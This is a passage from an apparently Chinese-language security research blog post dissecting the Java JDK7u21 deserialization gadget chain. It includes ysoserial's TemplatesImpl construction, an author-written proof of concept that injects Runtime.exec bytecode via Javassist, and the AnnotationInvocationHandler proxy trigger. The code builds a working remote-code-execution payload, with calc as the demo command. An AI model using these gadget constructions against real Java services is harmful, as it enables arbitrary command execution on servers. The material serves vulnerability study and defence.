            // 漏洞触发代码就是下面这一行，_transletIndex是在defineTransletClasses()中
            AbstractTranslet translet = (AbstractTranslet) _class[_transletIndex
            ...//这里之后的代码不重要，省略

            return translet;
        }
        catch (InstantiationException e) {
            ErrorMsg err = new ErrorMsg(ErrorMsg.TRANSLET_OBJECT_ERR, _name);
            throw new TransformerConfigurationException(err.toString());
        }
        catch (IllegalAccessException e) {
            ErrorMsg err = new ErrorMsg(ErrorMsg.TRANSLET_OBJECT_ERR, _name);
            throw new TransformerConfigurationException(err.toString());
        }
    }
```

在漏洞代码执行 AbstractTranslet translet = (AbstractTranslet) _class[_transletIndex].newInstance(); 前，

先经

过 com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl#defineTransletClasses 方法

```
private void defineTransletClasses()
        throws TransformerConfigurationException {
        //限制条件3：TemplatesImpl类中的_bytecodes变量！=null
        if (_bytecodes == null) {
            ErrorMsg err = new ErrorMsg(ErrorMsg.NO_TRANSLET_CLASS_ERR);
            throw new TransformerConfigurationException(err.toString());
        }
        //引入加载器
        TransletClassLoader loader = (TransletClassLoader)
            AccessController.doPrivileged(new PrivilegedAction() {
                public Object run() {
                    return new
         //限制条件4：TemplatesImpl类中的_tfactory变量需要有一个getExternalExtensions
        //              即需要是一个TransformerFactoryImpl类
   TransletClassLoader(ObjectFactory.findClassLoader(),_tfactory.getExternalExte
                }
            });

        try {
            //以下主要做的事情是通过加载器从_bytecodes中加载类至_class。（bytecodes可以是
            final int classCount = _bytecodes.length;
            _class = new Class[classCount];

            if (classCount > 1) {
                _auxClasses = new Hashtable();
            }

            for (int i = 0; i < classCount; i++) {
                //转化。ClassLoader.defineClass() 会转载javabyte变为class类，但是不会
                _class[i] = loader.defineClass(_bytecodes[i]);
                //获取转过来的class的父类
                final Class superClass = _class[i].getSuperclass();

 // 对于读取进来的class的父类进行限制，满足条件才改变_transletIndex的值
 // 之后将获取class[_transletIndex]的实例
 // ABSTRACT_TRANSLET="com.sun.org.apache.xalan.internal.xsltc.runtime.AbstractT
 // 限制条件5：_bytecodes的类必须是ABSTRACT_TRANSLET的子类
                if (superClass.getName().equals(ABSTRACT_TRANSLET)) {
                    _transletIndex = i;
                }
                else {
                    _auxClasses.put(_class[i].getName(), _class[i]);
                }
            }

            if (_transletIndex < 0) {
                ErrorMsg err= new ErrorMsg(ErrorMsg.NO_MAIN_TRANSLET_ERR, _name)
                throw new TransformerConfigurationException(err.toString());
```

```
            }
        }
        catch (ClassFormatError e) {
            ErrorMsg err = new ErrorMsg(ErrorMsg.TRANSLET_CLASS_ERR, _name);
            throw new TransformerConfigurationException(err.toString());
        }
        catch (LinkageError e) {
            ErrorMsg err = new ErrorMsg(ErrorMsg.TRANSLET_OBJECT_ERR, _name);
            throw new TransformerConfigurationException(err.toString());
        }
    }
```


_tfactory 与jdk版本

其中的限制条件4 _tfactory 这个参数是有说法的，在其他人博客中有存在对于 _tfactory 的参数的说明：


> 因为代码中存在 `_tfactory.getExternalExtensionsMap()` 所以需要 _tfactory 进行赋值不能为null。

但其实这跟jdk版本是有关的，1.7下不同的jdk版本这段代码是不同的。

1.7u80版本的 `com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl#defineTransletClasses` 中就是存在 `_tfactory.getExternalExtensionsMap()` 这句代码的。




在1.7u80中，注释Gadgets类中添加 `_tfactory` 这个字段的代码后（之后我们将详细分析Gadgets类），_tfactory=null就会发生null指针报错。



> 细心的同学可以注意到上面jdk1.7u80两个弹框成功不成功的下方都会null指针报错。
>
> 但是前者是在执行恶意代码AbstractTranslet translet = (AbstractTranslet) _class[_transletIndex].newInstance();后 的translet.postInitialization();处报错。
>
> 而后者是在恶意代码执行之前的defineTransletClasses函数报错。即没有成功执行payload

在同样注释 `_tfactory` 这个字段的代码的情况下，使用jdk1.7u21的环境，却可以成功执行，因为jdk1.7u21的情况下并没有 `_tfactory.getExternalExtensionsMap()` 这句代码。



但是1.7u21也可以兼容给_tfactory赋值的情况，所以还是给 _tfactory 赋值比较好，可以兼容不同的版本。

TemplatesImpl恶意类的限制条件

至此总结我们构筑一个恶意的TemplatesImpl类，在调用这个恶意类的getOutputProperties方法时，需要满足的限制条件。即，构筑恶意TemplatesImpl类的需要条件。

1. TemplatesImpl类的 `_name` 变量 != null
2. TemplatesImpl类的 `_class` 变量 == null
3. TemplatesImpl类的 `_bytecodes` 变量 != null
4. TemplatesImpl类的 `_tfactory` 需要是一个拥有getExternalExtensionsMap()方法的类，使用jdk自带的TransformerFactoryImpl类
5. TemplatesImpl类的 `_bytecodes` 是我们代码执行的类的字节码。 `_bytecodes` 中的类必须是 `com.sun.org.apache.xalan.internal.xsltc.runtime.AbstractTranslet` 的子类
6. 我们需要执行的恶意代码写在 `_bytecodes` 变量对应的类的静态方法或构造方法中。

构筑POC

回首漏洞原理的POC

```
public static void main(String[] args) throws Exception {
    TemplatesImpl calc = (TemplatesImpl) Gadgets.createTemplatesImpl("calc");//

    calc.getOutputProperties();//调用getOutputProperties就可以执行calc
}
```

在分析完第二句触发漏洞的语句后。回来看第一句构筑。由于需要动态对于类结构进行操作，有使用到Javassist包

Gadgets是ysoserial自主构建的一个利用类，看其中的createTemplatesImpl方法：

```
public static TemplatesImpl createTemplatesImpl(final String command) throws
    final TemplatesImpl templates = new TemplatesImpl();

    // 1.使用一个自定义的满足条件的恶意模板类StubTransletPayload
    // 满足条件5：恶意类继承com.sun.org.apache.xalan.internal.xsltc.runtime.Abs
    ClassPool pool = ClassPool.getDefault();//Javassist包中建立一个容器
    //添加自定义的恶意模板类StubTransletPayload的路径至容器的Classpath
    pool.insertClassPath(new ClassClassPath(StubTransletPayload.class));
    //从Classpath中寻找自定义的恶意模板类StubTransletPayload，引入它，之后对它进行修
    final CtClass clazz = pool.get(StubTransletPayload.class.getName());
    // 2.在自定义恶意类中添加静态模块，一句Rumtime.exec，命令从外部引入
    // 满足条件6：需要执行的恶意代码写在类的静态方法或构造方法中。
    clazz.makeClassInitializer()
            .insertAfter("java.lang.Runtime.getRuntime().exec(\""
                    + command.replaceAll("\"", "\\\"")
                    + "\");");
    // 3.设置一个唯一性的class名称
    clazz.setName("ysoserial.Pwner" + System.nanoTime());
   // 4. 把我们的自定义的恶意类转化成byte数组模式
    final byte[] classBytes = clazz.toBytecode();

    // 4. 添加byte数组classBytes至_bytecodes字段，再添加一个另外准备的Foo类的字节（
    // 满足条件3：TemplatesImpl类的 `_bytecodes` 变量 != null
    Reflections.setFieldValue(templates, "_bytecodes", new byte[][] {
            classBytes,
            ClassFiles.classAsBytes(Foo.class)});

    // 5. 满足条件1：TemplatesImpl类的 `_name` 变量 != null
    Reflections.setFieldValue(templates, "_name", "Pwnr");
    // 6. 满足条件4：使TemplatesImpl类的_tfactory是一个拥有getExternalExtensions
    Reflections.setFieldValue(templates, "_tfactory", new TransformerFactory
    // 没有设置_class，满足条件2：TemplatesImpl类的`_class`变量 == null
    return templates;
}
```

瞅一眼 StubTransletPayload 类的继承。

```
//很优秀的按照要求继承了AbstractTranslet类
public static class StubTransletPayload extends AbstractTranslet implements Seri
        private static final long serialVersionUID = -5971610431559700674L;
//以下看似是多余的，实际上是继承AbstractTranslet的必要，不然会报错。
//transform(DOM document, SerializationHandler[] handlers) 需要实现 AbstractTrans
        public void transform(DOM document, SerializationHandler[] handlers) thr
//下面这个函数 需要实现AbstractTranslet类对应的Translet接口的一个接口
        @Override
        public void transform(DOM document, DTMAxisIterator iterator, Serializat
    }
```

再瞅一眼往templates类的私有字段_bytecodes， _name ， _tfactory 这些属性中塞数据的 `Reflections.setFieldValue` 方法。这里是通过**反射机制**修改私有属性。

```
    public static void setFieldValue(final Object obj, final String fieldName, f
        final Field field = getField(obj.getClass(), fieldName);
        field.set(obj, value);//获取了对应的字段后，进行赋值。
    }
//Reflections#getField
    public static Field getField(final Class<?> clazz, final String fieldName) t
        Field field = clazz.getDeclaredField(fieldName);//通过反射机制获取该字段
        if (field != null)
            field.setAccessible(true);//接触private限制
        else if (clazz.getSuperclass() != null)
            //判断父类，如果有父类，就获取父类的值，TemplatesImpl类没有父类，这里没用上。
            field = getField(clazz.getSuperclass(), fieldName);
        return field;
    }
```

可以看到上面的Gadgets类完美符合了我们之前在利用过程中提到的全部需要条件。但是Gadgets构造的恶意TemplatesImpl类比起我们需要的POC条件多1处东西：

1. _bytecodes多加了一个Foo.class类

我始终没有找到这个到底有啥用，去掉后实验，没有任何影响。如果有老哥知道，可以联系我，非常感谢。

payload位置static与构造函数

自己构造一波payload，再分析一个payload放置位置的问题

```
public class jdk7u21_mine {
    //从lala这个类中提取我们命令执行的字节码
    public static class lala{


    }
    //步骤一 TemplatesImpl类
    public static void main(String[] args) throws Exception {
        ClassPool pool = ClassPool.getDefault();
        CtClass cc = pool.get(lala.class.getName());
        String cmd = "java.lang.Runtime.getRuntime().exec(\"calc\");";
        //之前说的静态方法和构造方法均可，这边试一下构造方法
        //cc.makeClassInitializer().insertBefore(cmd);
        //这样可以直接添加构造函数
        CtConstructor cons = new CtConstructor(new CtClass[]{}, cc);
        cons.setBody("{"+cmd+"}");
        cc.addConstructor(cons);
        //设置不重复的类名
        String randomClassName = "LaLa"+System.nanoTime();
        cc.setName(randomClassName);
        //设置满足条件的父类
        cc.setSuperclass((pool.get(AbstractTranslet.class.getName())));
        //获取字节码
        byte[] lalaByteCodes = cc.toBytecode();
        byte[][] targetByteCodes = new byte[][]{lalaByteCodes};
        TemplatesImpl templates = TemplatesImpl.class.newInstance();
        Reflections.setFieldValue(templates,"_bytecodes",targetByteCodes);
        Reflections.setFieldValue(templates,"_name","lala"+System.nanoTime());
        Reflections.setFieldValue(templates,"_class",null);
        Reflections.setFieldValue(templates,"_tfactory",new TransformerFactoryIm

        templates.getOutputProperties();
        //一样可以触发
//        templates.newTransformer();
    }
```

以上需要注意一个情况，我们的恶意字节码类lala类，使用了static修饰符。其实我们payload写在构造函数中是可以不使用static修饰符不会影响。

但是如果我们想把payload写在static初始化块中，类就需要使用static修饰符时。不然最后实例化是不会成功的。

就相当于是以下的情况，内部类是不允许存在static修饰符的，原理可以参考。



ps.突然发现非static方法块也是可以写payload.....但是不纠结这个了！！

至此我们完成了恶意Templates类构造以及 `TemplatesImpl.getOutputProperties` 触发点的分析（当然从上面的调用过程，我们知道直接调用 `TemplatesImpl.newTransformer()` 也是一样的，getOutputProperties其实就是调用了newTransformer()，在接下来的延长链中其实漏洞触发是在newTransformer）。

目前的结论已经可以移花接木到fastjson的利用链中形成一套完成利用链。以及其他很多组件的利用链的最后一步都是TemplatesImpl类（限于jdk1.7版本，1.8会编译错误，原因未知）。

但是就单独作为一条利用链来说，只有exp触发点和一点点长度的利用链是不够的，我们需要继续延伸到一个反序列化readObject点，使服务端一触发反序列化，就可以沿着利用链到exp触发点。

延长利用链——AnnotationInvocationHandler

AnnotationInvocationHandler这是一个熟悉的类，在commons-collections一文的1.7最基础的利用链中，我们正是使用了AnnotationInvocationHandler的readobject函数作为反序列化入口点。

然而这里跟AnnotationInvocationHandler的invoke函数有关。在这之前我们需要先了解java的动态代理性质。

动态代理

动态代理是java的特性之一，其实就可以理解为web应用中的拦截器，在执行正式代码之前先过一个拦截器函数（比如spring的AOP）。但是以上类比只是为了便于理解，实际上spring的AOP之类的拦截器反而是基于java的动态代理实现的。

下面将举例动态代理SubjectImpl类，即在SubjectImple类前面建立一个拦截器。

`DynamicProxy.java`

```
import java.lang.reflect.InvocationHandler;
import java.lang.reflect.Method;
import java.lang.reflect.Proxy;

// 需要实现的接口（拦截动作是基于接口的，所以需要设定接口）
interface ISubject {
    public void hello(String str);
}

// 实际的需要被代理的对象
class SubjectImpl implements ISubject {
    public void hello(String str) {
        System.out.println("SubjectImpl.hello(): " + str);
    }
}

// Handler对象（继承InvocationHandler的拦截器）
//InvocationHandler是一个用于跟Proxy类对接的接口
class Handler implements InvocationHandler {
    private Object subject;
    //构造函数，传入被代理实现类的实例
    public Handler(Object subject) {
        this.subject = subject;
    }
//所有被Proxy拦截的函数都会经过这个接口的invoke函数
    public Object invoke(Object object, Method method, Object[] args) throws Thr
        System.out.println("before!");
        //完成拦截操作之后去调用被代理实现类，反射机制，传入实例，参数
        method.invoke(this.subject, args);
        System.out.println("after!");
        return null;
    }
}


public class DynamicProxy {
    public static void main(String[] args) {
        //被代理类
        SubjectImpl subject = new SubjectImpl();
        //拦截器实现类，通过构造函数传入被代理类的实例
        InvocationHandler tempHandler = new Handler(subject);
// 使用Proxy.newProxyInstance创建代理
        ISubject iSubject = (ISubject) Proxy.newProxyInstance(DynamicProxy.class
        iSubject.hello("world!");
    }
}
```

Proxy.newProxyInstance 三个传入参数：

- loader，选用的类加载器。感觉随便选就好了。
- interfaces，被代理类所实现的接口，这个接口可以是多个。（即需要拦截的接口）
- h，一个 实现拦截器的invocation handler。

之后只要我们调用了返回之后的对象中被安排了代理的接口，就会进入invocationHandler的invoke函数。

以上执行结果就是：

```
before!
SubjectImpl.hello(): world!
after!
```

那么动态代理大概就分为几个部分：

1. 被代理的接口类
2. 被代理的接口类的实现类
3. 继承InvocationHandler接口、实现invoke方法的拦截器类
4. Proxy.newProxyInstance完成拦截器，与被代理的接口类的绑定
5. 调用这个返回对象的被代理接口即可。（此处注意这个返回的对象不是只有被代理的接口类中的接口，还有一些常用接口，之后会截图说明。）

我们说了那么多动态代理机制，是为啥呢？

```
class AnnotationInvocationHandler implements InvocationHandler, Serializable {
    //实现了InvocationHandler接口的invoke函数
    public Object invoke(Object var1, Method var2, Object[] var3) {
        ...
    }
}
```

其实就是因为AnnotationInvocationHandler类其实是一个InvocationHandler接口的实现类。它不只是在cc的利用链中作为反序列化点，还是作为动态代理的拦截器实现函数(有一个自己的invoke方法)

动态代理链接AnnotationInvocationHandler与Templates

我们的目的是连接代理后的对象Proxy的equal方法到Templates的newTransformer方法。

当建立动态代理后（Proxy.newInstance返回一个对象a），我们假设调用a.b(c)

先瞅一眼AnnotationInvocationHandler的构造函数有个底，我们可以知道有可控的this.type与this.memberValues

```
AnnotationInvocationHandler(Class<? extends Annotation> var1, Map<String, Ob
    this.type = var1;
    this.memberValues = var2;
}
```

> bytheway，这里的AnnotationInvocationHandler构造函数是缺省修饰符，它在不同的包中是不能直接调用的。
>
> 反射机制中有说到，可以使用setAccessible(true)来开放权限。

调用a.b(c)。 `sun.reflect.annotation.AnnotationInvocationHandler#invoke`

```
//var1 当前的Proxy代理实例对象，即a.b(c)的a
//var2 当前调用的方法，即a.b(c)的b
//var3 当前调用方法的传入参数列表，即a.b(c)的c
public Object invoke(Object var1, Method var2, Object[] var3) {
        String var4 = var2.getName();//被调用方法名
        Class[] var5 = var2.getParameterTypes();//获取传入参数类型列表
    //如果调用的方法名是equals，传入一个参数，并且为Object类型，即a.equal((Object.class)(
    //此处的意思应该为判断a是否与传入的c完全相等。
        if (var4.equals("equals") && var5.length == 1 && var5[0] == Object.class
            return this.equalsImpl(var3[0]);//我们进入此处，传入的是a.b(c)中的c的第一
        } else {
        ...
```

`sun.reflect.annotation.AnnotationInvocationHandler#equalsImpl`

```
//var1 a.b(c)的c
private Boolean equalsImpl(Object var1) {
        // var1 若为AnnotationInvocationHandler类，就相等
        if (var1 == this) {
            return true;
        // var1 应该为this.type的实例 （此处为一个要求）
        // 此处意思应该是只能比较this.type中规定好的类是否完全一致
        } else if (!this.type.isInstance(var1)) {
            return false;
        } else {
            //如果是this.type（可控）中的类的实例的话
            //就要开始获取this.type这个类中的所有方法
            Method[] var2 = this.getMemberMethods();
            int var3 = var2.length;
           //去对应着遍历调用c对象中的Methods方法
            //把结果与在构造函数中定义的this.memberValues做对比，若一样则判定相等
            for(int var4 = 0; var4 < var3; ++var4) {
                Method var5 = var2[var4];//遍历获取方法
                String var6 = var5.getName();//获取方法名字
                Object var7 = this.memberValues.get(var6);//获取我们控制的menberVa
                Object var8 = null;
                //看看var1是不是也是一个代理类，如果是获取它的代理实现类（这里没用）
                AnnotationInvocationHandler var9 = this.asOneOfUs(var1);
                if (var9 != null) {
                    var8 = var9.memberValues.get(var6);
                } else {
                    //不是代理类，进入此处
                    try {
                        var8 = var5.invoke(var1);//反射调用！！！！
                        //这里的意思就是 var1.var5()
                        //根据this.type类型遍历所有方法，调用传入参数var1中的所有对应方
                        } catch (InvocationTargetException var11) {
                        return false;
                    } catch (IllegalAccessException var12) {
                        throw new AssertionError(var12);
                    }
                }
                //该函数原本的功能 需要比较下调用返回结果与预设值一样不。
                if (!memberValueEquals(var7, var8)) {
                    return false;
                }
            }
```

equals方法会根据this.type类中的方法去遍历调用传入对象中的所有对应的方法。那么！

1. 我们可以构筑一个AnnotationInvocationHandler类，构造函数中选择一个this.type，this.type这个类中需要包含我们要恶意执行的方法。

2. 把这个AnnotationInvocationHandler类与随便什么接口进行绑定（因为我们需要调用的是equals，只要是一个Object对象就会有equals方法 maybe？）

```
Map map = new HashMap();
final Constructor<?> ctor = Class.forName("sun.reflect.annotation.AnnotationInvocatio
ctor.setAccessible(true);
InvocationHandler invocationHandler = (InvocationHandler) ctor.newInstance(Override.cl
Reflections.setFieldValue(invocationHandler, fieldName: "type",Templates.class);
Templates proxy = (Templates) Proxy.newProxyInstance(InvocationHandler.class.getClassL
final Object templates = Gadgets.createTemplatesImpl( command: "calc");
proxy.equals(templates);

proxy.
  getOutputProperties()                          Properties
  newTransformer()                               Transformer
  equals(Object obj)                             boolean
  hashCode()                                     int
  toString()                                     String
  getClass()                     Class<? extends Templates>
  notify()                                       void
  notifyAll()                                    void
  wait()                                         void
  wait(long timeout)                             void
  wait(long timeout, int nanos)                  void
  Press Enter to insert, Tab to replace  Next Tip
```

3. 调用这个代理类的equals方法，同时给入恶意实例，就会遍历this.type这个类中的方法对恶意实例中的对应方法进行调用。唯一的缺点就是调用的方法不能传入参数。（因为 `var5.invoke(var1);` 只传入了对象，没有传入参数）

我们需要调用的是 `TemplatesImpl.newTransformer()` ，刚好这个方法不需要传入参数！

再是this.type=Templates.class，因为TemplatesImpl继承自Templates接口，并且它有我们要的方法，并且在第一个（为啥需要恰好又刚好在第一个，之后有说法）。

```
public interface Templates {
    Transformer newTransformer() throws TransformerConfigurationException;
    Properties getOutputProperties();
}
```


给出poc

```
    public static void main(String[] args) throws Exception {
        //AnnotationInvocationHandler构造函数的this.memberValues
        Map map = new HashMap();
        //获取AnnotationInvocationHandler构造函数
        final Constructor<?> ctor = Class.forName("sun.reflect.annotation.Annota
        //由于是缺省修饰符，不同的包，不能直接调用。允许调用
        ctor.setAccessible(true);
        //创建AnnotationInvocationHandler实例，this.type=Templates.class
        InvocationHandler invocationHandler = (InvocationHandler) ctor.newInsta
        //Override是一个啥都没有的接口，这里用这个类，表示其实绑定啥都没关系
        //在高版本的jdk中，在构造函数中对于type做了校验，如果要在高版本中构造payload，需要
        //InvocationHandler invocationHandler = (InvocationHandler) ctor.newIns
         //Reflections.setFieldValue(tempHandler, "type", Templates.class);
        //有些地方POC写的是Templates.class类，其实没必要
        Override proxy = (Override) Proxy.newProxyInstance(InvocationHandler.cla
        //恶意类
        final Object templates = Gadgets.createTemplatesImpl("calc");
        //调用，执行`TemplatesImpl.newTransformer()`
        proxy.equals(templates);
    }
```

this.type的讲究

为啥this.type需要选用类中第一个方法是我们需要调用的方法的类呢？

因为不是的话，就需要考虑更多，比如报错退出。可以看到在执行完我们的payload后是会报错退出的，当然这对我们paylaod的执行没有影响。



但是假如我们需要调用的方法不在第一个，而前面是一个需要参数的方法，就会因为没有传入参数而报错退出。（比如我们把Templates.class改成TemplatesImpl.class）

如果我们需要调用的方法前面有一些其他方法，但是都是不需要参数的，我们还需要构造this.memberValues，让前面这些函数的返回值与this.menberValues里面一致才不会返回false退出。就会有一串的麻烦（目前来看这样也是可行的，但是假如这里真的改了this.memberValues之后LinkedHashSet那关就过不去了！实际上我们只能且必须要找到一个第一个方法是能够代码执行的方法！）

所幸我们可以找到一个Templates类，它进行代码执行的方法是第一个，万幸。

进一步延伸至LinkedHashSet

接下来需要触发 `proxy.equals(templates)` ，这种 `a.equals(b)` 的形式。a是我们构建的动态代理返回对象，b是恶意TemplatesImpl类。

LinkedHashSet类继承自**Hashset**，具有Hashset的全部特点：元素不重复，快速查找，快速插入。新增的特性是有序，数据结构上使用双向链表实现。（之所以用LinkedHashSet就是因为其有序的特性，后面会说到为什么需要有序）

`LinkedHashSet.java`

```
public class LinkedHashSet<E>
    extends HashSet<E>
    implements Set<E>, Cloneable, java.io.Serializable {
    ...
    //给一个我们要用到的构造函数
    public LinkedHashSet() {
            super(16, .75f, true);//进去这里看看
        }
    //LinkedHashSet这个类其实根本没有自己实现过类，只有四个构造函数，实际上使用LinkedHashM
    ...
    }
```

super就进入HashSet了， `HashSet.java`：

```
HashSet(int initialCapacity, float loadFactor, boolean dummy) {
    map = new LinkedHashMap<>(initialCapacity, loadFactor);//可以看到使用Link
}
```

具体是如何实现这个集合的，我们就不纠结了。我们需要通过LinkedHashSet连接**writeObject序列化与readObject反序列化**这个利用链入口至**a.equals(b)**这个我们之前得到的触发点。

